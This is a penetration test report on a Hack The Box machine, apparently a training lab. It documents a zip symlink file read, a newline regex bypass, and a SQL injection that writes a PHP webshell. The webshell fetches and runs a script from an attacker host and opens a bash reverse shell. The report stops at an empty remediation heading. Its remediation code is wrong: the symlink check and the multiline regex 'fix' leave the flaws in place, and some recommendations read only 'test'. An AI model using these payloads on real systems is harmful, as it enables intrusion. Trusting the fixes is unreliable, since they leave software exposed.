

# Zippping Penetration Testing Report

## Hack The Box 2

By

Elliot Alderson

Versión 1.0



Este documento es confidencial y contiene información sensible.  
No debería ser impreso y compartido con terceras entidades.

24 de Marzo del 2024



## Table of Contents

1	Confidentiality Statement . . . . .	2
2	Disclaimer . . . . .	3
3	Contact Information . . . . .	4
4	Assessment Overview . . . . .	5
5	Assessment Components . . . . .	5
	5.1 Internal Penetration Test . . . . .	5
6	Finding Severity Raitings . . . . .	6
7	Risk Factors . . . . .	6
	7.1 Likelihood . . . . .	6
	7.2 Impact . . . . .	6
8	Scope . . . . .	7
	8.1 Scope Exclusions . . . . .	7
	8.2 Client Allowances . . . . .	7
9	Executive Summary . . . . .	8
10	Testing Summary . . . . .	8
11	Vulnerability Summary & Report Card . . . . .	9
	11.1 Internal Penetration Testing Findings . . . . .	9
12	Technical findings . . . . .	11
	12.1 Target - 10.10.11.229 . . . . .	11
	12.1.1 <b>Vulnerability 001 - Zip Symlink Upload</b> . . . . .	11
	12.1.2 <b>Vulnerability 002 - New line bypass</b> . . . . .	16
	12.1.3 <b>Vulnerability 003 - SQL Injection</b> . . . . .	20
	12.1.4 <b>Vulnerability 004 - Hardcoded Password</b> . . . . .	24
	12.1.5 <b>Vulnerability 005 - Linux Shared Library Hijacking</b> . . . . .	26



---

## 1. Confidentiality Statement

This document is the exclusive property of Hack The Box 2 and Elliot Alderson. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Hack The Box 2 and Elliot Alderson.

Hack The Box 2 may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.



---

## 2. Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluations of all security controls. Elliot Alderson prioritized the assessment to identify the weakest security controls an attacker would exploit. Elliot Alderson recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.



### 3. Contact Information

Name	Title	Contact Information
<b>Hack The Box 2</b>		
Hack The Box 2	CISO 2	Office: (555) 555-5555 Email: john.smith@demo.com
<b>Elliot Alderson</b>		
Elliot Alderson	Lead Penetration Tester	Email: elliot.alderon@proton.me



## 4. Assessment Overview

From 24 de Marzo del 2024 to 24 de Marzo del 2024, Hack The Box 2 engaged Elliot Alderson to evaluate the security posture of its infraestructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

1. **Planning:** Customer goals are gathered and rules of engaggment obtained.
2. **Discovery:** Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
3. **Attack** Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
4. **Reporting:** Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

## 5. Assessment Components

### 5.1. Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to idenfiy potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts trough lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.



## 6. Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9-10	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7-8	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4-6	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	1-3	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advice to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## 7. Risk Factors

Risk is measured by two factors **Likelihood** y **Impact**

### 7.1. Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### 7.2. Impact

Impact measures the potential vulnerabilities effect on operations, including confidentiality, integrity, and availability of client systems and / or data, reputational harm, and financial loss.



## 8. Scope

Assessment	Details
Internal Penetration Test	10.10.11.229

### 8.1. Scope Exclusions

During the auditing process, and at the request of the client Hack The Box 2, it is strictly forbidden to carry out any of the following activities:

- Performing tasks that may cause a denial of service (DoS) or affect the availability of the exposed services.
- Deleting files resident on the server once it has been compromised.

### 8.2. Client Allowances

Hack The Box 2 provided Elliot Alderson with the following concessions:

- Identifying vulnerable ports and services.
- Exploiting the vulnerabilities found.
- Gaining access to the server by exploiting the identified vulnerable services.
- Enumerating potential avenues to escalate privileges in the system once it has been compromised.





## 9. Executive Summary

**Elliot Alderson** evaluó la postura de seguridad del examen de **Hack The Box 2** mediante una prueba de penetración de tipo interna desde **24 de Marzo del 2024** hasta el **24 de Marzo del 2024**. Al aprovechar una serie de ataques, Elliot Alderson encontró vulnerabilidades de nivel crítico que comprometieron el entorno del examen y los objetivos de aprobación. Se recomienda encarecidamente que **Hack The Box 2** aborde estas vulnerabilidades lo antes posible, ya que son fácilmente detectables a través de reconocimiento básico y son explotables sin mucho esfuerzo.

## 10. Testing Summary

En esta sección, se deben describir las vulnerabilidades identificadas y proporciona información básica sobre el impacto de la explotación.



# 11. Vulnerability Summary & Report Card

The following table illustrate the vulnerabilities found by impact and recommended remendations:

## 11.1. Internal Penetration Testing Findings

2	2	1	0	0
Critical	High	Moderate	Low	Informational
Total of Vulnerabilities		5		



Finding	Severity	Recommendation
<b>Internal Penetration Test</b>		
<b>Vulnerability 001:</b> Zip Symlink Upload: La técnica Zip Symlink Upload es una vulnerabilidad que afecta a los sistemas web que permiten a los usuarios cargar archivos comprimidos (zip) y luego descomprimirlos en el servidor. Esta técnica se aprovecha de la posibilidad de crear enlaces simbólicos (symlinks) dentro del archivo zip.	High	<ul style="list-style-type: none"><li>■ Validación del contenido del archivo zip</li><li>■ Desinfección del nombre del archivo</li><li>■ Limitar la extracción a directorios específicos</li><li>■ Restringir el tamaño máximo del archivo zip</li><li>■ Auditorías de seguridad regulares</li></ul>
<b>Vulnerability 002:</b> New line bypass: La vulnerabilidad conocida como "New line bypass" en la función <code>preg_match</code> se refiere a una vulnerabilidad de seguridad que puede ocurrir cuando se utiliza incorrectamente la función <code>preg_match</code> en PHP para realizar coincidencias de expresiones regulares en cadenas de texto que contienen datos no confiables.	Critical	<ul style="list-style-type: none"><li>■ test</li></ul>
<b>Vulnerability 003:</b> SQL Injection: La inyección SQL es una vulnerabilidad de seguridad que afecta a las aplicaciones web que interactúan con bases de datos mediante consultas SQL. La vulnerabilidad ocurre cuando un atacante puede manipular los datos de entrada de una aplicación web para ejecutar comandos SQL no deseados en la base de datos subyacente.	Critical	<ul style="list-style-type: none"><li>■ test</li></ul>
<b>Vulnerability 004:</b> Hardcoded Password: Esta vulnerabilidad ocurre cuando las credenciales de autenticación, como contraseñas o claves de acceso, se almacenan directamente en el código fuente de una aplicación en lugar de ser gestionadas de forma segura, como almacenarlas en una base de datos segura o utilizar métodos de autenticación más robustos.	High	<ul style="list-style-type: none"><li>■ test</li></ul>
<b>Vulnerability 005:</b> Linux Shared Library Hijacking: Esta vulnerabilidad (también conocida como "DLL hijacking" en sistemas Windows) es una vulnerabilidad de seguridad que ocurre cuando un programa ejecutable carga una biblioteca dinámica (comúnmente un archivo <code>.so</code> en sistemas Linux) usando un nombre relativo o sin especificar una ruta completa. Si la biblioteca no se encuentra en la ubicación esperada, el sistema operativo buscará en varios directorios del sistema, y un atacante podría aprovechar esto colocando una versión maliciosa de la biblioteca en uno de esos directorios, lo que permitiría ejecutar código arbitrario.	Moderate	<ul style="list-style-type: none"><li>■ test</li></ul>



## 12. Technical findings

### 12.1. Target - 10.10.11.229

#### 12.1.1. Vulnerability 001 - Zip Symlink Upload

<b>Description:</b>	<p>La técnica Zip Symlink Upload es una vulnerabilidad que afecta a los sistemas web que permiten a los usuarios cargar archivos comprimidos (zip) y luego descomprimirlos en el servidor. Esta técnica se aprovecha de la posibilidad de crear enlaces simbólicos (symlinks) dentro del archivo zip.</p> <p>El ataque se lleva a cabo de la siguiente manera:</p> <ol style="list-style-type: none"><li>1. El atacante crea un archivo zip que contiene un enlace simbólico que apunta a un archivo o directorio sensible en el sistema de archivos del servidor.</li><li>2. El atacante carga este archivo zip malicioso en la aplicación web que permite la carga de archivos.</li><li>3. Cuando la aplicación descomprime el archivo zip en el servidor, sigue los enlaces simbólicos y puede acceder a los archivos o directorios sensibles, potencialmente comprometiendo la seguridad del sistema.</li></ol>
<b>Severity:</b>	High
<b>Vulnerability ID:</b>	-
<b>Risk:</b>	<p>Likelihood - Dado que la vulnerabilidad es conocida y puede ser fácilmente explotable por un atacante con conocimientos técnicos, la probabilidad de explotación se consideraría alta.</p> <p>Impact - La capacidad de un atacante para acceder a archivos sensibles o realizar acciones no autorizadas en el servidor mediante la explotación de esta vulnerabilidad puede tener un impacto significativo en la confidencialidad y la integridad.</p>
<b>Tools Used:</b>	Burpsuite y curl.
<b>References:</b>	File Upload - HackTricks

#### Evidence

En primer lugar, debemos crear un archivo **.pdf** el cual contenga un enlace simbólico que apunte a un archivo del sistema, por ejemplo: **/etc/passwd**.

```
1 ln -s /etc/passwd file.pdf
2 zip --symlinks file.zip file.pdf
3
```

Código 1: Creación del archivo pdf



Luego, subimos el archivo .zip a través del formulario del sitio web.

## WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.  
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

[uploads/742d6ce9464d54e0348ea9b836d23d09/file.pdf](#)

No file selected.

Imagen 1: Subida del archivo ZIP

Por ultimo, obtenemos el contenido del archivo a través de una petición con la herramienta curl.

```
> curl -X GET http://zipping.htb/uploads/742d6ce9464d54e0348ea9b836d23d09/file.pdf
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:104:110:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/:var/cache/pollinate:/bin/false
sshd:x:106:65534:/:run/sshd:/usr/sbin/nologin
rektsu:x:1001:1001:/:home/rektsu:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:999:/:var/log/laurel:/bin/false
```

Imagen 2: Petición a través de curl



## Remediation

Como principal medida para prevenir este tipo de ataques, es fundamental realizar una validación exhaustiva del contenido del archivo zip antes de extraerlo. Esto incluye escanear el archivo en busca de enlaces simbólicos maliciosos u otros archivos no deseados que podrían ser utilizados para comprometer la seguridad del servidor.

Aquí hay algunas adiciones que podrían implementarse en el código para abordar específicamente la vulnerabilidad de Zip Symlink Upload:

```
1  <?php
2  if(isset($_POST['submit'])) {
3      // Check if a file was uploaded
4      if (!isset($_FILES['zipFile']) || $_FILES['zipFile']['error'] !== UPLOAD_ERR_OK) {
5          echo "<p>Error uploading file.</p>";
6          exit;
7      }
8
9      // Get the uploaded zip file
10     $zipFile = $_FILES['zipFile']['tmp_name'];
11
12     // Check file size
13     if ($_FILES["zipFile"]["size"] > 300000) {
14         echo "<p>File size must be less than 300,000 bytes.</p>";
15         exit;
16     }
17
18     // Create a new directory for the extracted files
19     $uploadDir = "uploads/";
20     if (!file_exists($uploadDir)) {
21         mkdir($uploadDir, 0755, true); // Create directory if it doesn't exist
22     }
23
24     // Extract the files from the zip
25     $zip = new ZipArchive;
26     if ($zip->open($zipFile) === true) {
27         // Check if there's only one file in the zip
28         if ($zip->numFiles !== 1) {
29             echo "<p>Please include a single PDF file in the archive.</p>";
30             exit;
31         }
32
33         // Extract the single file from the zip
34         $extractedFileName = $zip->getNameIndex(0);
35         if (pathinfo($extractedFileName, PATHINFO_EXTENSION) !== "pdf") {
36             echo "<p>The unzipped file must have a .pdf extension.</p>";
37             exit;
38         }
39
40         // Check if the extracted file contains any symbolic links
41         if (preg_match('/\.\.+\/\S*[\\s\/]*\.\.\/\S*/', $extractedFileName) === 1) {
42             echo "<p>Error: Symbolic links detected in the zip file.</p>";
43             exit;
44         }
45
46         // Generate a unique filename
47         $newFileName = uniqid('uploaded_', true) . '.pdf';
48         $extractedFilePath = $uploadDir . $newFileName;
49
50         // Extract the file
51         if (!$zip->extractTo($uploadDir, $extractedFileName)) {
52             echo "<p>Error extracting file.</p>";
```



```
53     exit;
54 }
55
56 // Rename the extracted file
57 if (!rename($uploadDir . $extractedFileName, $extractedFilePath)) {
58     echo "<p>Error renaming file.</p>";
59     exit;
60 }
61
62 echo '<p>File successfully uploaded and unzipped. Access it <a href="' .
$extractedFilePath . '>here</a>.</p>';
63
64 // Close the zip file
65 $zip->close();
66 } else {
67     echo "Error opening zip file.";
68 }
69 }
70 ?>
71
```

Código 2: Archivo upload.php

En esta versión mejorada, se agregó una verificación adicional después de extraer el archivo zip para buscar posibles enlaces simbólicos dentro del nombre de archivo. La expresión regular utilizada ('/\.\.+\\/\S\*[\s\\/]\*\.\.\./\S\*/') busca patrones que podrían indicar la presencia de enlaces simbólicos.

Si se detecta un patrón de enlace simbólico en el nombre del archivo extraído, el proceso se detiene y se muestra un mensaje de error. Esto ayuda a prevenir la explotación de la vulnerabilidad de Zip Symlink Upload al evitar la extracción de archivos que contienen enlaces simbólicos maliciosos.



---

Aquí hay otras mejoras sugeridas para mitigar esta vulnerabilidad:

1. **Validación del contenido del archivo zip:** Antes de extraer el archivo zip, se debe realizar una validación exhaustiva del contenido para garantizar que solo se permitan archivos seguros y esperados. Esto incluye verificar el tipo de archivo y realizar escaneos de seguridad para detectar posibles amenazas, como enlaces simbólicos.
2. **Desinfección del nombre del archivo:** Antes de realizar cualquier acción con los archivos extraídos, es importante desinfectar los nombres de archivo para evitar ataques de manipulación de nombres de archivo (por ejemplo, ".." en el nombre del archivo).
3. **Limitar la extracción a directorios específicos:** En lugar de extraer los archivos directamente en un directorio determinado por el usuario, se recomienda limitar la extracción a un directorio controlado y seguro en el servidor.
4. **Restringir el tamaño máximo del archivo zip:** Además de la restricción de tamaño del archivo zip, se deben establecer límites estrictos para garantizar que los archivos zip sean de un tamaño razonable y no se puedan utilizar para agotar los recursos del servidor.
5. **Auditorías de seguridad regulares:** Es importante realizar auditorías de seguridad periódicas para identificar y corregir posibles vulnerabilidades en el código, incluida la forma en que se manejan y procesan los archivos cargados por los usuarios.





### 12.1.2. Vulnerability 002 - New line bypass

<b>Description:</b>	<p>La vulnerabilidad conocida como "New line bypass" en la función <code>preg_match</code> se refiere a una vulnerabilidad de seguridad que puede ocurrir cuando se utiliza incorrectamente la función <code>preg_match</code> en PHP para realizar coincidencias de expresiones regulares en cadenas de texto que contienen datos no confiables.</p> <p>La vulnerabilidad se produce cuando un atacante puede manipular los datos de entrada de tal manera que pueden pasar por alto las restricciones de seguridad establecidas por el desarrollador del sistema. Esto puede ocurrir cuando se permite que un usuario externo controle parte de la cadena de texto que se pasa como entrada a <code>preg_match</code>.</p> <p>En el contexto de las URL, como es en este caso que se esta esperando un parámetro por GET, <code>%0A</code> representa un carácter de nueva línea (<code>\n</code> en ASCII hexadecimal) codificado en formato URL. Esto significa que, al incluir <code>%0A</code> en una URL como parámetro, estás efectivamente insertando un carácter de nueva línea en la cadena de consulta de la URL.</p> <p>Por ejemplo, si el script PHP espera recibir un correo electrónico a través de la URL y utiliza <code>preg_match</code> para validarlo, un atacante podría intentar enviar una dirección de correo electrónico maliciosa como <code>exploit%0A@example.com </code>. Si el script no está correctamente protegido, este ataque podría permitir que el atacante evite la validación y realice acciones maliciosas.</p>
<b>Severity:</b>	Critical
<b>Vulnerability ID:</b>	-
<b>Risk:</b>	<p>Likelihood - Dado que la vulnerabilidad es conocida y puede ser fácilmente explotable por un atacante con conocimientos técnicos, la probabilidad de explotación se consideraría crítica.</p> <p>Impact - El impacto de esta vulnerabilidad es crítico, dado que permite aprovecharse de otra vulnerabilidad para insertar código malicioso.</p>
<b>Tools Used:</b>	Burpsuite.
<b>References:</b>	<a href="https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp#new-line-bypass">https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/php-tricks-esp#new-line-bypass</a>



## Evidence

En primer lugar, interceptamos la petición con Burp Suite y la enviamos al Repeater.




Imagen 3: Interceptamos la petición con Burpsuite




Imagen 4: Enviamos la petición al repetir

Para eludir esta verificación, debemos enviar el valor con saltos de línea aplicando el método de codificación URL (urlencoded) %0A.

## PoC

```
1 curl -s "http://zipping.htb/shop/index.php?page=product&id=%0a'%3b1"
2 Product does not exist!
3
```



## Remediation

La vulnerabilidad conocida como "New line bypass" en la función `preg_match` se refiere a una vulnerabilidad de seguridad que puede ocurrir cuando se utiliza incorrectamente la función `preg_match` en PHP para realizar coincidencias de expresiones regulares en cadenas de texto que contienen datos no confiables.

La vulnerabilidad se produce cuando un atacante puede manipular los datos de entrada de tal manera que pueden pasar por alto las restricciones de seguridad establecidas por el desarrollador del sistema. Esto puede ocurrir cuando se permite que un usuario externo controle parte de la cadena de texto que se pasa como entrada a `preg_match`.

En particular, la vulnerabilidad "New line bypass" se refiere a la capacidad del atacante para insertar caracteres de nueva línea `\n` u otros caracteres especiales en la cadena de texto de entrada de manera que puedan evadir las expresiones regulares destinadas a filtrar o validar los datos.

Por ejemplo, supongamos que un desarrollador utiliza `preg_match` para validar direcciones de correo electrónico en un formulario web y espera que la dirección de correo electrónico proporcionada esté en una sola línea. Si un atacante puede manipular la entrada y agregar caracteres de nueva línea `\n`, podría dividir la entrada en varias líneas, lo que podría permitirle pasar por alto la validación y enviar datos maliciosos o falsificados al sistema.

Para mitigar esta vulnerabilidad, es importante realizar una validación adecuada de los datos de entrada y asegurarse de que cualquier función que utilice expresiones regulares esté configurada correctamente para evitar la manipulación maliciosa de la entrada. Esto puede incluir la eliminación o el escape de caracteres especiales que podrían ser utilizados para realizar ataques de "New line bypass". Además, se deben implementar filtros y validaciones adicionales para garantizar la seguridad de los datos procesados por el sistema.

El modificador de multilinea (`m`) en expresiones regulares permite que los caracteres `^` y `$` coincidan con el inicio y el final de cada línea dentro de una cadena de texto, en lugar de solo el inicio y el final del texto completo.

Si estás utilizando `preg_match` para validar una cadena de texto que espera estar en una sola línea y deseas evitar que los caracteres de nueva línea `%0A` introducidos en la URL pasen por alto esta validación, podrías considerar utilizar el modificador `m` en tu expresión regular.

```
1      if (preg_match('\^\^pattern\$\^/m', $cadena)) {
2          // Validacion exitosa
3      } else {
4          // Validacion fallida
5      }
6  
```

Código 3: Ejemplo de uso del modificador de multilinea



## Archivo product.php

```
1 // Filtering user input for letters or special characters
2 if(preg_match("/^.*[A-Za-z!#$%^&*()\-=+{}[\]\|;\: '\",.<>\|/?]|[\0-9]$/m", $id, $match)) {
3     header('Location: index.php');
4 } else {
5     // Prepare statement and execute, but does not prevent SQL injection
6     $stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
7     $stmt->execute();
8     // Fetch the product from the database and return the result as an Array
9     $product = $stmt->fetch(PDO::FETCH_ASSOC);
10    // Check if the product exists (array is not empty)
11    if (!$product) {
12        // Simple error to display if the id for the product doesn't exists (array is empty)
13        exit('Product does not exist!');
14    }
15 }
16
```

Código 4: Modificación de la expresión regular utilizando el modificador multilinea



### 12.1.3. Vulnerability 003 - SQL Injection

<b>Description:</b>	<p>La inyección SQL es una vulnerabilidad de seguridad que afecta a las aplicaciones web que interactúan con bases de datos mediante consultas SQL. La vulnerabilidad ocurre cuando un atacante puede manipular los datos de entrada de una aplicación web para ejecutar comandos SQL no deseados en la base de datos subyacente.</p> <p>La inyección SQL ocurre típicamente cuando una aplicación web no valida o filtra correctamente los datos proporcionados por el usuario antes de construir y ejecutar consultas SQL dinámicas. Un atacante puede aprovechar esto para insertar instrucciones SQL maliciosas en los campos de entrada de la aplicación, como formularios web o parámetros de URL.</p> <p>Los ataques de inyección SQL pueden tener consecuencias graves, incluida la pérdida de datos confidenciales, la manipulación de datos, la divulgación de información privilegiada e incluso la toma de control total del sistema de base de datos. Los datos sensibles, como nombres de usuario, contraseñas, información financiera o de tarjetas de crédito, pueden ser comprometidos si una aplicación es vulnerable a la inyección SQL.</p> <p>En este caso, la inyección SQL se da en la consulta que realiza la solicitud de productos por id.</p>
<b>Severity:</b>	Critical
<b>Vulnerability ID:</b>	-
<b>File:</b>	/var/www/html/shop/product.php
<b>Risk:</b>	<p>Likelihood - Dado que la vulnerabilidad es conocida y puede ser fácilmente explotable por un atacante con conocimientos técnicos, la probabilidad de explotación se consideraría crítica.</p> <p>Impact - El impacto de esta vulnerabilidad es crítico, dado que permite manipular la consultas sql y tener acceso a los datos de la base de datos o lograr escribir en archivos del sistema como es en este caso.</p>
<b>Tools Used:</b>	Burpsuite.
<b>References:</b>	<a href="https://portswigger.net/web-security/sql-injection">https://portswigger.net/web-security/sql-injection</a>



## Evidence

Lo que haremos es ejecutar una consulta, la cual escriba un payload específico en un archivo dentro de una ruta del sistema en la cual tengamos permisos de escritura. En este caso, la ruta en la cual guardaremos nuestro payload es `/var/lib/mysql`.

El payload que enviaremos es el siguiente:

```
1  ';select '<?php system("curl http://10.10.14.38/revshell.sh|bash") ?>' into outfile '/var/lib/
2  mysql/a.php'#1
```

Pero debemos codificarlo usando el método de codificación URL (urlencoded).

```
1  %0A'%3bselect+'<%3fphp+system("curl+http%3a//10.10.14.38/revshell.sh|bash")+%3f>'+into+outfile+'
2  /var/lib/mysql/a.php'%231
```


Luego, creamos un archivo `.sh` que contenga una reverse shell.



```
> cat revshell.sh
File: revshell.sh
1 bash -i >& /dev/tcp/10.10.14.38/4444 0>&1
```

Imagen 5: Reverse shell

Creamos un servidor HTTP con Python para compartir nuestra reverse shell.



```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
|
```

Imagen 6: Servidor HTTP utilizando Python



Iniciamos una escucha activa utilizando la herramienta nc (netcat) en el puerto 4444.

```
> nc -lnvp 4444
listening on [any] 4444 ...
|
```

Imagen 7: Escuchamos conexiones entrantes usando netcat

Ejecutamos la petición.




Imagen 8: Ejecución de la petición

```
1 GET /shop/index.php?page=product&id=%0A'%3bselect+'<%3fphp+system("curl+http%3a//10.10.14.38/revshell.sh|bash")+%3f>'+into+outfile+'/var/lib/mysql/a.php'%231 HTTP/1.1
2 Host: zipping.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=2id3kjr4t69l0fg99j9ki12h29
10 Upgrade-Insecure-Requests: 1
11
```

Y de esta forma logramos ganar acceso al sistema.



```
> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.38] from (UNKNOWN) [10.10.11.229] 52572
bash: cannot set terminal process group (1128): Inappropriate ioctl for device
bash: no job control in this shell
rektsu@zippping:/var/www/html/shop$ |
```

Imagen 9: Ganamos acceso al sistema

## Remediation

